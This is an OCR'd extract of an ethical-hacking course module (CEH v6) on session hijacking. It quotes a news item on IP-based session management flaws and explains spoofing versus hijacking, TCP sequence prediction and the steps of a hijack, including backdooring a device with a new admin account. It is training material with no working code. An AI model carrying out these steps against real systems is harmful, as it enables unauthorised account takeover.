
Ethical Hacking and Countermeasures

Version 6

Module XV

Session Hijacking

News



Holes in Embedded Devices: IP-based session management

29/01/2008 10:39:22
Posted by GNUCITIZEN

Devices that implement IP address-based session management follow the algorithm described by the pseudocode shown below:

```
if (submitted username and submitted password) == (credentials on device config)
then
do white-list user’s source IP address
```

The implications are obvious: devices located in environments in which different users share the same proxy are vulnerable to administrative session hijacking attacks. Please note that this session hijacking attack has nothing to do with the classic TCP hijacking attack in which sequence numbers are predicted by the attacker. Therefore, attacking a device susceptible to a "IP address-based session management" vulnerability does not require the attacker to intercept/sniff the traffic between the victim admin user and the target device. Rather, this attack performs session hijacking at the HTTP application layer by providing the piece of information that is used by the target device to "know" who has access to authenticated resources on the web console: a trusted source IP address in this case.

As an example, let's consider a corporate environment in which hundreds of users share the same proxy while browsing the web. Now, let's imagine that the administrator of the vulnerable device never checked the bypass proxy server for local addresses option on his/her web browser. In other words, the administrator usually configures the vulnerable device via a proxy which is used by everyone else in the network.

The result is that any malicious user using the same proxy as the administrator of the target device, can gain full administrative access via the web console by simply adding the device's IP address on the browser's address bar. Of course this attack would be more realistic by automating the process of hijacking the admin session on the web console and performing a malicious/interesting operation. i.e: backdoor the device by adding a new administrative account.

Source: *http://planet-websecurity.org/*

Scenario

Daniel is working as a web designer at Xeemahoo Inc., a news agency. His daily job is to upload the html files to the website of the news agency.

Xeemahoo Inc. hires a new web-hosting agency AgentonWeb, to host its website.

One day, while checking for the uploaded news section, Daniel was shocked to see the wrong information posted on Xeemahoo's website.

How did the wrong information get posted?


Is there a problem in the configuration of the web server?

Module Objective

This module will familiarize you with :

- Session Hijacking
- Difference between Spoofing and Hijacking
- Steps to Conduct a Session Hijacking Attack
- Types of Session Hijacking
- Performing Sequence Number Prediction
- TCP/IP Hijacking
- Session Hijacking Tools
- Countermeasures

Module Flow


Session Hijacking
Spoofing vs. Hijacking
Session Hijacking Steps
Types Of Session Hijacking
Sequence Number Prediction
TCP/ IP Hijacking
Session Hijacking Tools
Countermeasures

What is Session Hijacking

Session Hijacking is when an attacker gets access to the session state of a particular user

The attacker steals a valid session ID which is used to get into the system and snoop the data

TCP session hijacking is when a hacker takes over a TCP session between two machines

Since most authentication only occurs at the start of a TCP session, this allows the hacker to gain access to a machine


CEH Certified Ethical Hacker™

Understanding Session Hijacking

Understanding the flow of message packets over the Internet by dissecting the TCP stack

Understanding the security issues involved in the use of IPv4 standard

Familiarizing with the basic attacks possible due to the IPv4 standard




EC-Council

Spoofing vs. Hijacking

In a spoofing attack, an attacker does not actively take another user offline to perform the attack

He pretends to be another user or machine to gain access



John (Victim)

I am John and here are my credentials

Server


Attacker

Spoofing vs. Hijacking (cont'd)


Hijacking is done only after the victim has connected to the server

With hijacking, an attacker takes over an existing session, which means he relies on the legitimate user to make a connection and authenticate

Subsequently, the attacker takes over the session


John (Victim)
John logs on to the server with his credentials
Server
ARP spoofs John's IP and hijacks the session
Attacker predicts the sequence and kills John's connection
Attacker

Steps in Session Hijacking



Place yourself between the victim and the target (you must be able to sniff the network)


Monitor the flow of packets

Predict the sequence number

Kill the connection to the victim’s machine

Take over the session

Start injecting packets to the target server



EC-Council

Types of Session Hijacking

There are two types of session hijacking attacks:

Active

- In an active attack, an attacker finds an active session and takes over

Passive

- With passive attack, an attacker hijacks a session, but sits back, and watches and records all the traffic that is being sent forth

Session Hijacking Levels

Session hijacking takes place at two levels:

- Network Level Hijacking
- Application level Hijacking

Network level can be defined as the interception of the packets during the transmission between client and the server in a TCP and UDP session

Application level is about gaining control on HTTP user session by obtaining the session ID’s

Network Level Hijacking


Network Level Hijacking

The network level hijacking is implemented on the data flow of protocol shared by all web applications


Attack on network level sessions provides some critical information to the attacker which is used to attack application level sessions

Network level hijacking includes:

- TCP/IP Hijacking
- IP Spoofing: Source Routed Packets
- RST Hijacking
- Blind Hijacking
- Man in the Middle: Packet Sniffer
- UDP Hijacking



The 3-Way Handshake



SYN
Seq.:4000

SYN/ ACK
Seq:7000, Ack: 4001

ACK
Seq: 4002Ack :7001

Bob

Server

If the attacker can anticipate the next SEQ/ ACK number that Bob will send, he/ she will spoof Bob’s address and start a communication with the server


TCP Concepts 3-Way Handshake

Bob initiates a connection with the server. Bob sends a packet to the server with the SYN bit set

The server receives this packet and sends back a packet with the SYN bit and an ISN (Initial Sequence Number) for the server

Bob sets the ACK bit acknowledging the receipt of the packet and increments the sequence number by 1

The two machines have successfully established a session



CEH Certified Ethical Hacker™

Sequence Numbers

Sequence numbers are important in providing a reliable communication and are also crucial for hijacking a session

Sequence numbers are a 32-bit counter. Therefore, the possible combinations can be over 4 billion

Sequence numbers are used to tell the receiving machine what order the packets should go in when they are received

Therefore, an attacker must successfully guess the sequence numbers in order to hijack a session


Sequence Number Prediction

After a client sends a connection request (SYN) packet to the server, the server will respond (SYN-ACK) with a sequence number of choosing, which must be acknowledged (ACK) by the client

This sequence number is predictable; the attack connects to a server first with its own IP address, records the sequence number chosen, and then opens a second connection from a forged IP address

The attack does not see the SYN-ACK (or any other packet) from the server, but can guess the correct response

If the source IP address is used for authentication, then the attacker can use the one-sided communication to break into the server



EC-Council

TCP/IP Hijacking

